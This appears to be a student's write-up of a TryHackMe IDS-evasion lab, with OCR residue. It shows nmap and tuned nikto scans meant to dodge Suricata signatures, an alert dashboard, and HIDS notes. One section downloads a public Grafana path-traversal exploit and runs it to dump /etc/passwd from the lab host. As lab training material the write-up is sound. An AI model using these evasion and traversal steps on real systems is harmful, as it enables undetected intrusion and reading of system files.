Number of Alerts
10

Task 4


Reconnaissance and evasion basics

I experimented with simple evasion by changing HTTP headers and using a SYN stealth scan . Adjusting the user-agent reduced some signature hits, while SYN scans reduced application-layer noise but still generated network-level indicators



recommend completing this room if you're unfamiliar with nmap. In simple terms, the ap


```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sS 10.201.105.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 10:00 EDT
Nmap scan report for 10.201.105.5
Host is up (0.42s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 4.03 seconds

┌──(kali㉿kali)-[~]
```





Task 5


Further reconnaissance evasion

used nikto against the web service and then tuned it (limited tests, custom user-agent, slower request timing) to observe IDS differences. Tuning the scanner reduced some signature matches but sometimes produced different alerts due to malformed requests.






kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
Kali Linux
TryHackMe | Intrusion
Epiphany 605.1 on Lin
Home | CTFScore
Grafana
https://tryhackme.com/room/idsevasion
120%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database l...
Room completed (100%)
nikto -p 3000 -h 10.201.105.5
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Safari/605.1.15 Epiphany/605.1.15" -e 1 7 -h 10.201.105.5
- Nikto v2.5.0
+ Target IP: 10.201.105.5
+ Target Hostname: 10.201.105.5
+ Target Port: 3000
+ Using Encoding: Random URI encoding (non-UTF8)
+ Start Time: 2025-09-29 10:08:44 (GMT-4)
+ Server: No banner retrieved
+ Root page / redirects to: /login
+ /VstjGH7b.VALIDATE_STMT: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/



CTFScore

Dashboard Alerts Logout

Welcome, kidlaroi

Current Score:

1390.730

Alert Stats

Total Number of Recorded IDS Alerts: 375
Highest Alert Score: 5.33
Average Alert Score: 3.71
Lowest Alert Score: 3

View All Alerts

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

Most Recent Alerts: Suricata


Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27


Task 6: Open-source Intelligence


gathered service/version information and public-facing info (HTTP titles, robots.txt, endpoints) using cur1 -I, wget, and web browsing. This passive OSINT helped identify potentially interesting endpoints and reduced blind probing.



Task 7: Rulesets

I inspected Suricata/IDS rule indicators on the alerts page and noted which signatures corresponded to my scans. Observing rule hits explained why certain traffic triggered alerts and clarified how signatures map to observable network activity.




kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
Kali Linux
TryHackMe | Intr
Epiphany 605.1
Home | CTFScore
Grafana
GitHub - jas502n
https://tryhackme.com/room/idsevasion
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database t...
Room completed (100%)
Task 6
Open-source Intelligence
kali@kali: ~
Session Actions Edit View Help
wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
2025-09-29 10:14:48 https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4726 (4.6K) [text/plain]
Saving to: 'exploit.py.1'
exploit.py.1 100%[==========>] 4.62K --.-KB/s in 0s
2025-09-29 10:14:49 (50.4 MB/s) - 'exploit.py.1' saved [4726/4726]
ls
Desktop Downloads exploit.py.1 nikto_8000.txt Pictures scan.txt token.txt vuln-bank
Documents exploit.py Music nmap_initial.txt Public Templates Videos
chmod x+ exploit.py
chmod: invalid mode: 'x+'
Try 'chmod --help' for more information.
chmod +x exploit.py
python3 exploit.py -u 10.201.105.5 -p 3000 -f /etc/passwd
Connecting To Server
Sending Request to http://10.201.105.5:3000/public/plugins/stat/../../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false
Correct Answer
Hint

Task 8: Host Based IDS (HIDS)

reviewed host-based alerts (Wazuh or local HIDS logs) after running reconnaissance and exploitation attempts. The HIDS alerted on suspicious file access and process creation, showing host-level telemetry can detect actions that NIDS might miss.

Task 8 Host Based IDS (HIDS)

Not all forms of malicious activity involve network traffic that could be detected by a NIDS, ransomware, for example, could be disturbed via an external email service provider installed and executed on a target machine and, only be detected by a NIDS once, it calls home with messages of its success which, of course, is way too late. For this reason, it is often advisable to deploy a host-based IDS alongside a NIDS to check for suspicious activity that occurs on devices and not just over the network including:

- Malware execution
- System configuration changes
- Software errors
- File integrity changes
- Privilege escalation

HIDS deployment can be a lot more complex than NIDS as they often require the installation and management of an agent on each host intended to be covered by the HIDS. This agent typically forwards activity from the data sources on the system to a central management and processing node which then applies the rules to the forwarded data in a manner similar to any other IDS. These data sources typically include:

- Application and system log files
- The Windows registry
- System performance metrics
- The state of the file system itself

This can be hard to manage in a large environment without some form of automated deployment mechanism, like Ansible. It is also often necessary to perform additional configuration work when first deploying a HIDS as the default options are likely to miss certain applications. For example, to create this demo deployment I built custom docker images for each service that was monitored by the HIDS and configured the agent to read from each services log file, performing this for every containerized service on a real network and managing updates would quickly get out of hand unless automation was deployed.

